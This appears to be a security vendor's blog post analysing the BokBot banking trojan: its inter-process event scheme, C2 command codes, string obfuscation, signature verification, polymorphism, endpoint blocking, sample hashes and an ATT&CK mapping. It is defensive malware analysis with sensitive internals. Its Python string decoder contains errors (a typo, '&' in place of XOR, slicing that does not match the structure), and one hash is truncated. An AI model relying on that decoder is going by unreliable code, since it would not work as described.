

Figure 4: BokBot Communication Between Parent and Child Processes

Event Name Generation

In order for the BokBot main modules and the child process to communicate with events, unique names need to be generated and must consistent across all of the processes. Table 5 illustrates BokBot's approach.

Offset	Type	Purpose
0x0	Byte	Event Tag: • Q - Queue tag • R - Receive tag • M - Mem mapped file tag
0x1	Word	Target Module ID: • Each of the child processes are given an ASCII I • Based on the unique tag from the DAT file section
0x3	Char[]	Random-generated string

Table 5: Event Name Structure

The event name ends up looking like ['Q', 'R', 'M'][TargetModuleId][random characters]:

- Queue event name - Qaetflbjnpdk
- Receive event name - Raetflbjnpdk
- Memmap event name - Maetflbjnpdk

These events will be used by the parent and child processes to exchange data.

BokBot Main Module

This process has the ability to communicate with all of the children of the injected modules. These communication all revolve around commands generated by the C2. Once a command that requires notification of an executable module child process is initiated, a named `Q` event is opened to ensure that the child process is ready to receive the data. If this `Q` event does not exist, then the child process has not been started. BokBot injects the target module into a child process, and loops a check to see if the event can be opened. Once the `Q` event has been successfully opened, BokBot creates a new named `R` event, creates a memory-mapped file (named `M` event), writes data to the file, signals the open `Q` event, and waits for a response from the child process. After the child clears the `R` event, the memory-mapped file is unmapped, and all handles are closed.

BokBot Executable Module

After initialization, the child process will create a named `Q` event and wait until it is signaled by the parent process. Once signaled, the named `R` event is opened, and the data in the memory-mapped file is processed.

Data from the BokBot Parent

BokBot's main module writes some contextual information to the injected module, telling it to perform specific actions. These actions change based on the module receiving the data. The following commands are consistent between modules, but the actions performed may vary:

- 0xFF00: Process exit with a 0x1122 code
- 0xFF01: Check web injects or no operation
- 0xFF02: Update C2 hostnames

In addition to a command, relevant data associated with a command is also processed based on whatever instruction the command tells the injected module to accomplish. After the task assigned by the parent process has completed, the memory mapped file is unmapped, the `R` event is signaled, and all other open events are closed.

Obfuscations and TamperProofing

Bokbot uses several methods to obfuscate analysis:

- String obfuscation
- Encrypted DAT files from the server

- Signature verification
- Polymorphism

String Obfuscation

To make analysis more difficult, significant strings have been XOR encoded using a shifting key algorithm. All encoded strings have the following structure:

```
0x0 - DWORD  - Initial XOR key
0x4 - WORD   - String size
0x8 - char[] - Encoded string
```

Here is the algorithm to decode the string (Python):

```
#
# Encoded string structure
#
string_struct = “”

xor_key = string_struct[:4]
string_length = string_struct[4:6]
ciphertext = string_strct[6:]
plaintext = “”

For idx in range(string_length)
   xor_key = (((xor_key >> 0x3) | (xor_key << 0x1D)) + idx) & 0xFFFFFFFF

   enc_byte = ciphertext[idx]

   if (enc_byte ^ (xor_key & 0xFF) != 0:
      plaintext += chr(enc_byte & (xor_key & 0xFF))
```

Signature Verification

Signature verification occurs under two circumstances: updated C2 urls, and updated BokBot binary. In both cases, the process is the same. The verification function receives two things: a 128-byte signature to verify, and the data to verify. First, BokBot creates an MD5 hash of the data requiring verification. Next, an RSA public key embedded in the executing binary is importing via `CryptImportKey`. Once the hash is generated and the key imported, `CryptVerifySignature` is used to verify the signature. This may be an attempt to prevent some third party from taking over or otherwise disrupting the botnet.

Polymorphism

Everytime BokBot is installed, prior to it being written to the install directory, the .text section of the binary is modified with junk data and the virtual size is updated. A new checksum is generated to replace the current checksum.

How CrowdStrike Falcon® Prevent™ Stops BokBot

Bokbot spawns a svchost child process, injects the main module, and that svchost process spawns and injects into multiple child processes. The process tree in Figure 5 is an example of what BokBot looks like when process blocking is disabled in Falcon Prevent. As can be seen, several malicious child processes were launched by BokBot's main module located inside of the first svchost process.



Figure 5: BokBot Process Tree Without Process Blocking Enabled Without preventions enabled the customer will still be notified of the malicious activity, but no action will be taken to prevent the behavior.

Suspicious Process Blocking

Falcon has the capability to prevent the execution of BokBot's main module and all of the child modules. Turning on process blocking in Falcon Prevent kills the BokBot infection at the parent svchost process. Looking at the process tree in the Falcon UI with process blocking enabled, shows an analyst that the svchost process was prevented. The block message (see Figure 7) that occurs with this preventative action explains why this process was terminated.

Figure 6: BokBot Process Tree with Process Blocking Enabled



Figure 7: BokBot Process Block Message

Suspicious process blocking is an example of malware prevention based on behavior. If the malware uses behavior that has not been caught by Falcon's indicators of activity, then Falcon can also prevent malware execution by leveraging either next-generation AV machine learning ,or intelligence collected by Crowdstrike's Falcon Intelligence team.

In Summary

BokBot is a powerful banking trojan that provides attackers with a robust feature set. One of the more unique features of BokBot is the method in which it uses to communicate with its child modules. Additional blog posts for BokBot are coming that will contain more information for the downloaded modules.

BokBot Hashes

The following hashes were used in creation of this blog post.

BokBot Container	87d37bc073d4d045d29e9c95806c7dcf83677697148e6b901c7a46ea7d5f55
BokBot Container	2c331edaadd4105ce5302621b9ebe6808aecb787dd73da0b63882c709b63ce48
BokBot Container	7e05d6bf0a28233aa0d0abfa220ef8834a147f341820d6159518c9f46f5671b7
BokBot Container	961f7bada0c37c16e5ae7547d9b14b08988942af8d4a155ad28e224ece4fa98e

MITRE ATT&CK Framework Mapping

Tactic	Technique			
Initial Access	Spearphish Attachment	Spearphish Link		
Execution	Execution through API	Exploitation for Client Execution	Scheduled Task	
Persistence	Scheduled Task			
Defense Evasion	Obfuscated Files or Information	Process Hollowing		
Credential Access	Credential Dumping	Hooking	Input Capture	
Discovery	Query Registry	System Information Discovery		
Collection	Automated Collection	Man in the Browser	Screen Capture	
Exfiltration	Data Compressed	Data Encrypted		
Command and Control	Commonly Used Port	Data Encoding	Data Obfuscation	Remote Access Tools

Additional Resources

- *Read a Security Intelligence article: "New Banking Trojan IcedID Discovered by IBM X-Force Research."*
- *Read a Talos Blog: "IcedID Banking Trojan Teams up with Ursnif/Dreambot for Distribution."*
- *Download the 2018 CrowdStrike Services Cyber Intrusion Casebook and read up on real-world IR investigations, with details on attacks and recommendations that can help your organizations get better prepared.*
- *Learn more about CrowdStrike's next-gen endpoint protection by visiting the Falcon platform product page.*
- *Test CrowdStrike next-gen AV for yourself: Start your free trial of Falcon Prevent™ today.*

Source: https://www.crowdstrike.com/blog/digging-into-bokbots-core-module/